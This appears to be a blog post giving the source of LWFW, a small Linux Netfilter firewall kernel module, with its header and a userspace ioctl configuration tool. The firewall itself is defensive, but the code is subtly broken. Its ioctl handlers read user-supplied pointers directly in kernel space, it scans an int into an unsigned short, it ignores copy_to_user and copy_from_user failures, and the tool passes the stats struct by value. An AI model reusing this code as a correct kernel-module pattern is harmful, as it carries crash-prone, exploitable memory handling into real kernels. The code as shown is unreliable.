34. /\* Local function prototypes \*/
35. **static** **int** set\_if\_rule(**char** \*name);
36. **static** **int** set\_ip\_rule(**char** \* ip);
37. **static** **int** set\_port\_rule(**char** \* port);
38. **static** **int** check\_ip\_packet(**struct** sk\_buff \*skb);
39. **static** **int** check\_tcp\_packet(**struct** sk\_buff \*skb);
40. **static** **int** copy\_stats(**struct** lwfw\_stats \*statbuff);
42. /\* Some function prototypes to be used by lwfw\_fops below. \*/
43. **static** **int** lwfw\_ioctl( **struct** file \*file, unsigned **int** cmd, unsigned **long** arg);
44. **static** **int** lwfw\_open(**struct** inode \*inode, **struct** file \*file);
45. **static** **int** lwfw\_release(**struct** inode \*inode, **struct** file \*file);

48. /\* Various flags used by the module \*/
49. /\* This flag makes sure that only one instance of the lwfw device
50. \* can be in use at any one time. \*/
51. **static** **int** lwfw\_ctrl\_in\_use = 0;
53. /\* This flag marks whether LWFW should actually attempt rule checking.
54. \* If this is zero then LWFW automatically allows all packets. \*/
55. **static** **int** active = 0;
57. /\* Specifies options for the LWFW module \*/
58. **static** unsigned **int** lwfw\_options = (LWFW\_IF\_DENY\_ACTIVE
59. | LWFW\_IP\_DENY\_ACTIVE
60. | LWFW\_PORT\_DENY\_ACTIVE);
62. **static** **int** major = 0;               /\* Control device major number \*/
64. /\* This struct will describe our hook procedure. \*/
65. **struct** nf\_hook\_ops nfkiller;
67. /\* Module statistics structure \*/
68. **static** **struct** lwfw\_stats lwfw\_statistics = {0, 0, 0, 0, 0};
70. /\* Actual rule 'definitions'. \*/
71. /\* TODO:  One day LWFW might actually support many simultaneous rules.
72. \* Just as soon as I figure out the list\_head mechanism... \*/
73. **static** **char** \*deny\_if = NULL;                 /\* Interface to deny \*/
74. **static** unsigned **int** deny\_ip = 0x00000000;    /\* IP address to deny \*/
75. **static** unsigned **short** deny\_port = 0x0000;   /\* TCP port to deny \*/
77. **struct** cdev cdev\_m;
79. unsigned **int** inet\_addr(**char** \*str)
80. {
81. **int** a,b,c,d;
82. **char** arr[4];
83. sscanf(str,"%d.%d.%d.%d",&a,&b,&c,&d);
84. arr[0] = a; arr[1] = b; arr[2] = c; arr[3] = d;
85. **return** \*(unsigned **int**\*)arr;
86. }


90. /\*
91. \* This is the interface device's file\_operations structure
92. \*/
93. **struct** file\_operations  lwfw\_fops = {
94. .owner = THIS\_MODULE,
96. .unlocked\_ioctl = lwfw\_ioctl,
98. .open = lwfw\_open,
100. .release = lwfw\_release,
101. };
103. /\*
104. \* This is the function that will be called by the hook
105. \*/
106. unsigned **int** lwfw\_hookfn(unsigned **int** hooknum,
107. **struct** sk\_buff \*skb,
108. **const** **struct** net\_device \*in,
109. **const** **struct** net\_device \*out,
110. **int** (\*okfn)(**struct** sk\_buff \*))
111. {
112. unsigned **int** ret = NF\_ACCEPT;
114. /\* If LWFW is not currently active, immediately return ACCEPT \*/
115. **if** (!active)
116. **return** NF\_ACCEPT;
118. lwfw\_statistics.total\_seen++;
120. /\* Check the interface rule first \*/
121. **if** (deny\_if /\*&& DENY\_IF\_ACTIVE \*/) {
122. **if** (strcmp(in->name, deny\_if) == 0) {   /\* Deny this interface \*/
123. lwfw\_statistics.if\_dropped++;
124. lwfw\_statistics.total\_dropped++;
125. **return** NF\_DROP;
126. }
127. }
129. /\* Check the IP address rule \*/
130. **if** (deny\_ip  /\*&& DENY\_IP\_ACTIVE\*/ ) {
131. ret = check\_ip\_packet(skb);
132. **if** (ret != NF\_ACCEPT) **return** ret;
133. }
135. /\* Finally, check the TCP port rule \*/
136. **if** (deny\_port /\*&& DENY\_PORT\_ACTIVE \*/) {
137. ret = check\_tcp\_packet(skb);
138. **if** (ret != NF\_ACCEPT) **return** ret;
139. }
141. **return** NF\_ACCEPT;               /\* We are happy to keep the packet \*/
142. }
144. /\* Function to copy the LWFW statistics to a userspace buffer \*/
145. **static** **int** copy\_stats(**struct** lwfw\_stats \*statbuff)
146. {
147. NULL\_CHECK(statbuff);
149. copy\_to\_user(statbuff, &lwfw\_statistics,
150. **sizeof**(**struct** lwfw\_stats));
152. **return** 0;
153. }
155. /\* Function that compares a received TCP packet's destination port
156. \* with the port specified in the Port Deny Rule. If a processing
157. \* error occurs, NF\_ACCEPT will be returned so that the packet is
158. \* not lost. \*/
159. **static** **int** check\_tcp\_packet(**struct** sk\_buff \*skb)
160. {
161. /\* Seperately defined pointers to header structures are used
162. \* to access the TCP fields because it seems that the so-called
163. \* transport header from skb is the same as its network header TCP packets.
164. \* If you don't believe me then print the addresses of skb->nh.iph
165. \* and skb->h.th.
166. \* It would have been nicer if the network header only was IP and
167. \* the transport header was TCP but what can you do? \*/
168. **struct** tcphdr \*thead;
170. /\* We don't want any NULL pointers in the chain to the TCP header. \*/
171. **if** (!skb ) **return** NF\_ACCEPT;
172. **if** (!(ip\_hdr(skb))) **return** NF\_ACCEPT;
174. /\* Be sure this is a TCP packet first \*/
175. **if** (ip\_hdr(skb)->protocol != IPPROTO\_TCP) {
176. **return** NF\_ACCEPT;
177. }
179. thead = (**struct** tcphdr \*)(skb->data + (ip\_hdr(skb)->ihl \* 4));
181. /\* Now check the destination port \*/
182. **if** ((thead->dest) == deny\_port) {
183. /\* Update statistics \*/
184. lwfw\_statistics.total\_dropped++;
185. lwfw\_statistics.tcp\_dropped++;
187. **return** NF\_DROP;
188. }
190. **return** NF\_ACCEPT;
191. }
193. /\* Function that compares a received IPv4 packet's source address
194. \* with the address specified in the IP Deny Rule. If a processing
195. \* error occurs, NF\_ACCEPT will be returned so that the packet is
196. \* not lost. \*/
197. **static** **int** check\_ip\_packet(**struct** sk\_buff \*skb)
198. {
199. /\* We don't want any NULL pointers in the chain to the IP header. \*/
200. **if** (!skb ) **return** NF\_ACCEPT;
201. **if** (!(ip\_hdr(skb))) **return** NF\_ACCEPT;
203. **if** (ip\_hdr(skb)->saddr == deny\_ip) {/\* Matches the address. Barf. \*/
204. lwfw\_statistics.ip\_dropped++;    /\* Update the statistics \*/
205. lwfw\_statistics.total\_dropped++;
207. **return** NF\_DROP;
208. }
210. **return** NF\_ACCEPT;
211. }
213. **static** **int** set\_if\_rule(**char** \*name)
214. {
215. **int** ret = 0;
216. **char** \*if\_dup;               /\* Duplicate interface \*/
218. /\* Make sure the name is non-null \*/
219. NULL\_CHECK(name);
221. /\* Free any previously saved interface name \*/
222. **if** (deny\_if) {
223. kfree(deny\_if);
224. deny\_if = NULL;
225. }
227. **if** ((if\_dup = kmalloc(strlen((**char** \*)name) + 1, GFP\_KERNEL))
228. == NULL) {
229. ret = -ENOMEM;
230. } **else** {
231. memset(if\_dup, 0x00, strlen((**char** \*)name) + 1);
232. memcpy(if\_dup, (**char** \*)name, strlen((**char** \*)name));
233. }
235. deny\_if = if\_dup;
236. lwfw\_statistics.if\_dropped = 0;     /\* Reset drop count for IF rule \*/
237. printk("LWFW: Set to deny from interface: %s\n", deny\_if);
239. **return** ret;
240. }
242. **static** **int** set\_ip\_rule(**char** \* ip)
243. {
244. deny\_ip = inet\_addr(ip);
245. lwfw\_statistics.ip\_dropped = 0;     /\* Reset drop count for IP rule \*/
247. printk("LWFW: Set to deny from IP address: %d.%d.%d.%d\n",
248. deny\_ip & 0x000000FF, (deny\_ip & 0x0000FF00) >> 8,
249. (deny\_ip & 0x00FF0000) >> 16, (deny\_ip & 0xFF000000) >> 24);
251. **return** 0;
252. }
254. **static** **int** set\_port\_rule(**char** \* port)
255. {
256. // static unsigned short deny\_port
257. sscanf(port,"%d",&deny\_port);
258. //printk("%x\n",deny\_port);
259. deny\_port = htons(deny\_port);
260. //printk("%x\n",deny\_port);
261. lwfw\_statistics.tcp\_dropped = 0;    /\* Reset drop count for TCP rule \*/
263. printk("LWFW: Set to deny for TCP port: %d\n",
264. ((deny\_port & 0xFF00) >> 8 | (deny\_port & 0x00FF) << 8));
266. **return** 0;
267. }
269. /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/
270. /\*
271. \* File operations functions for control device
272. \*/
273. **static** **int** lwfw\_ioctl( **struct** file \*file, unsigned **int** cmd, unsigned **long** arg)
274. {
275. **int** ret = 0;
276. **char** buff[32];
278. **switch** (cmd) {
279. **case** LWFW\_GET\_VERS:
280. **return** LWFW\_VERS;
281. **case** LWFW\_ACTIVATE: {
282. active = 1;
283. printk("LWFW: Activated.\n");
284. **if** (!deny\_if && !deny\_ip && !deny\_port) {
285. printk("LWFW: No deny options set.\n");
286. }
287. **break**;
288. }
289. **case** LWFW\_DEACTIVATE: {
290. active ^= active;
291. printk("LWFW: Deactivated.\n");
292. **break**;
293. }
294. **case** LWFW\_GET\_STATS: {
295. ret = copy\_stats((**struct** lwfw\_stats \*)arg);
296. **break**;
297. }
298. **case** LWFW\_DENY\_IF: {
299. printk("name(arg) is %s\n",arg);
300. ret = set\_if\_rule((**char** \*)arg);
301. **break**;
302. }
303. **case** LWFW\_DENY\_IP: {
304. copy\_from\_user(buff,arg,32);
305. ret = set\_ip\_rule( (**char** \*)buff);
306. **break**;
307. }
308. **case** LWFW\_DENY\_PORT: {
309. ret = set\_port\_rule( (**char** \*)arg);
310. **break**;
311. }
312. **default**:
313. ret = -EBADRQC;
314. };
316. **return** ret;
317. }
319. /\* Called whenever open() is called on the device file \*/
320. **static** **int** lwfw\_open(**struct** inode \*inode, **struct** file \*file)
321. {
322. **if** (lwfw\_ctrl\_in\_use) {
323. **return** -EBUSY;
324. } **else** {
325. lwfw\_ctrl\_in\_use++;
326. **return** 0;
327. }
328. **return** 0;
329. }
331. /\* Called whenever close() is called on the device file \*/
332. **static** **int** lwfw\_release(**struct** inode \*inode, **struct** file \*file)
333. {
334. lwfw\_ctrl\_in\_use ^= lwfw\_ctrl\_in\_use;
335. **return** 0;
336. }
338. /\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/
339. /\*
340. \* Module initialisation and cleanup follow...
341. \*/
342. **int** init\_module()
343. {
344. **int** result,err;
345. dev\_t devno,devno\_m;
347. /\* Register the control device, /dev/lwfw \*/
348. result = alloc\_chrdev\_region(&devno, 0, 1, LWFW\_NAME);
349. major = MAJOR(devno);
351. **if** (result < 0)
352. **return** result;
354. devno\_m = MKDEV(major, 0);
355. printk("major is %d\n",MAJOR(devno\_m));
356. printk("minor is %d\n",MINOR(devno\_m));
357. cdev\_init(&cdev\_m, &lwfw\_fops);
358. cdev\_m.owner = THIS\_MODULE;
359. cdev\_m.ops = &lwfw\_fops;
360. err = cdev\_add(&cdev\_m, devno\_m, 1);
361. **if**(err != 0 ){
362. printk("cdev\_add error\n");
363. }
365. /\* Make sure the usage marker for the control device is cleared \*/
366. lwfw\_ctrl\_in\_use ^= lwfw\_ctrl\_in\_use;
368. printk("\nLWFW: Control device successfully registered.\n");
370. /\* Now register the network hooks \*/
371. nfkiller.hook = lwfw\_hookfn;
372. nfkiller.hooknum = NF\_INET\_PRE\_ROUTING;   /\* First stage hook \*/
373. nfkiller.pf = PF\_INET;               /\* IPV4 protocol hook \*/
374. nfkiller.priority = NF\_IP\_PRI\_FIRST;    /\* Hook to come first \*/
376. /\* And register... \*/
377. nf\_register\_hook(&nfkiller);
379. printk("LWFW: Network hooks successfully installed.\n");
381. printk("LWFW: Module installation successful.\n");
382. **return** 0;
383. }
385. **void** cleanup\_module()
386. {
387. **int** ret;
389. /\* Remove IPV4 hook \*/
390. nf\_unregister\_hook(&nfkiller);
392. /\* Now unregister control device \*/
393. cdev\_del(&cdev\_m);
394. unregister\_chrdev\_region(MKDEV(major, 0), 1);
396. /\* If anything was allocated for the deny rules, free it here \*/
397. **if** (deny\_if)
398. kfree(deny\_if);
400. printk("LWFW: Removal of module successful.\n");
401. }


405. MODULE\_INIT(init\_module);
406. MODULE\_EXIT(cleanup\_module);
408. MODULE\_LICENSE("GPL");
409. MODULE\_AUTHOR("xsc");

## A.3 - 头文件 : lwfw.h

[cpp] [view plain](http://blog.csdn.net/xsckernel/article/details/8186679" \o "view plain) [copy](http://blog.csdn.net/xsckernel/article/details/8186679" \t "_blank" \o "copy)

[print](http://blog.csdn.net/xsckernel/article/details/8186679" \t "_blank" \o "print)[?](http://blog.csdn.net/xsckernel/article/details/8186679" \o "?)

1. /\* Include file for the Light-weight Fire Wall LKM.
2. \*
3. \* A very simple Netfilter module that drops backets based on either
4. \* their incoming interface or source IP address.
5. \*
6. \* Written by bioforge  -  March 2003
7. \*/
9. #ifndef \_\_LWFW\_INCLUDE\_\_
10. #define \_\_LWFW\_INCLUDE\_\_
12. /\* NOTE: The LWFW\_MAJOR symbol is only made available for kernel code.
13. \* Userspace code has no business knowing about it. \*/
14. # define LWFW\_NAME        "lwfw"
16. /\* Version of LWFW \*/
17. # define LWFW\_VERS        0x0001       /\* 0.1 \*/
19. /\* Definition of the LWFW\_TALKATIVE symbol controls whether LWFW will
20. \* print anything with printk(). This is included for debugging purposes.
21. \*/
22. #define LWFW\_TALKATIVE
24. /\* These are the IOCTL codes used for the control device \*/
25. #define LWFW\_CTRL\_SET   0xFEED0000     /\* The 0xFEED... prefix is arbitrary \*/
26. #define LWFW\_GET\_VERS   0xFEED0001     /\* Get the version of LWFM \*/
27. #define LWFW\_ACTIVATE   0xFEED0002
28. #define LWFW\_DEACTIVATE 0xFEED0003
29. #define LWFW\_GET\_STATS  0xFEED0004
30. #define LWFW\_DENY\_IF    0xFEED0005
31. #define LWFW\_DENY\_IP    0xFEED0006
32. #define LWFW\_DENY\_PORT  0xFEED0007
34. /\* Control flags/Options \*/
35. #define LWFW\_IF\_DENY\_ACTIVE   0x00000001
36. #define LWFW\_IP\_DENY\_ACTIVE   0x00000002
37. #define LWFW\_PORT\_DENY\_ACTIVE 0x00000004
39. /\* Statistics structure for LWFW.
40. \* Note that whenever a rule's condition is changed the related
41. \* xxx\_dropped field is reset.
42. \*/
43. **struct** lwfw\_stats {
44. unsigned **int** if\_dropped;           /\* Packets dropped by interface rule \*/
45. unsigned **int** ip\_dropped;           /\* Packets dropped by IP addr. rule \*/
46. unsigned **int** tcp\_dropped;           /\* Packets dropped by TCP port rule \*/
47. unsigned **long** total\_dropped;   /\* Total packets dropped \*/
48. unsigned **long** total\_seen;      /\* Total packets seen by filter \*/
49. };
51. /\*
52. \* From here on is used solely for the actual kernel module
53. \*/
54. # define LWFW\_MAJOR       241   /\* This exists in the experimental range \*/
56. /\* This macro is used to prevent dereferencing of NULL pointers. If
57. \* a pointer argument is NULL, this will return -EINVAL \*/
58. #define NULL\_CHECK(ptr)    \
59. **if** ((ptr) == NULL)  **return** -EINVAL
61. /\* Macros for accessing options \*/
62. #define DENY\_IF\_ACTIVE    (lwfw\_options & LWFW\_IF\_DENY\_ACTIVE)
63. #define DENY\_IP\_ACTIVE    (lwfw\_options & LWFW\_IP\_DENY\_ACTIVE)
64. #define DENY\_PORT\_ACTIVE  (lwfw\_options & LWFW\_PORT\_DENY\_ACTIVE)
66. #endif

## A.4 - 用户空间的程序 lwfwcfg.c

[print](http://blog.csdn.net/xsckernel/article/details/8186679" \t "_blank" \o "print)[?](http://blog.csdn.net/xsckernel/article/details/8186679" \o "?)

1. #include <stdio.h>
2. #include <getopt.h>
3. #include <sys/ioctl.h>
4. #include <fcntl.h>
6. #include "lwfw.h"
8. **char**\* **const** short\_options = "adgf:p:t:";
10. **struct** option long\_options[] = {
11. { "active"  , 0, NULL, 'a' },
12. { "deactive"    , 0, NULL, 'd' },
13. { "getstatus"   , 0, NULL, 'g' },
14. { "denyif"  , 1, NULL, 'f' },
15. { "denyip"  , 1, NULL, 'p' },
16. { "denyport"    , 1, NULL, 't' },
17. { 0     , 0, NULL,  0  },
18. };
20. **int** main(**int** argc, **char** \*argv[])
21. {
22. **int** c;
23. **int** fd;
24. **struct** lwfw\_stats status;
25. fd = open("/dev/lwfw",O\_RDWR);
26. **if**(fd == -1 ){
27. perror("open");
28. **return** 0;
29. }
30. **while**((c = getopt\_long (argc, argv, short\_options, long\_options, NULL)) != -1)  {
31. **switch**(c){
32. **case** 'a':
33. ioctl(fd,LWFW\_ACTIVATE);
34. **break**;
35. **case** 'd':
36. ioctl(fd,LWFW\_DEACTIVATE);
37. **break**;
38. **case** 'g':
39. ioctl(fd,LWFW\_GET\_STATS,status);
40. printf("if\_dropped is %x\n",status.if\_dropped);
41. printf("ip\_dropped is %x\n",status.ip\_dropped);
42. printf("tcp\_dropped is %x\n",status.tcp\_dropped);
43. printf("total\_dropped is %x\n",status.total\_dropped);
44. printf("total\_seen is %x\n",status.total\_seen);
45. **break**;
46. **case** 'f':
47. ioctl(fd,LWFW\_DENY\_IF,optarg);
48. printf("optarg is %s\n",optarg);
49. **break**;
50. **case** 'p':
51. ioctl(fd,LWFW\_DENY\_IP,optarg);
52. printf("optarg is %s\n",optarg);
53. **break**;
54. **case** 't':
55. ioctl(fd,LWFW\_DENY\_PORT,optarg);
56. printf("optarg is %s\n",optarg);
57. **break**;
58. **default**:
59. printf("sadf\n");
60. }
62. }
63. close(fd);
64. }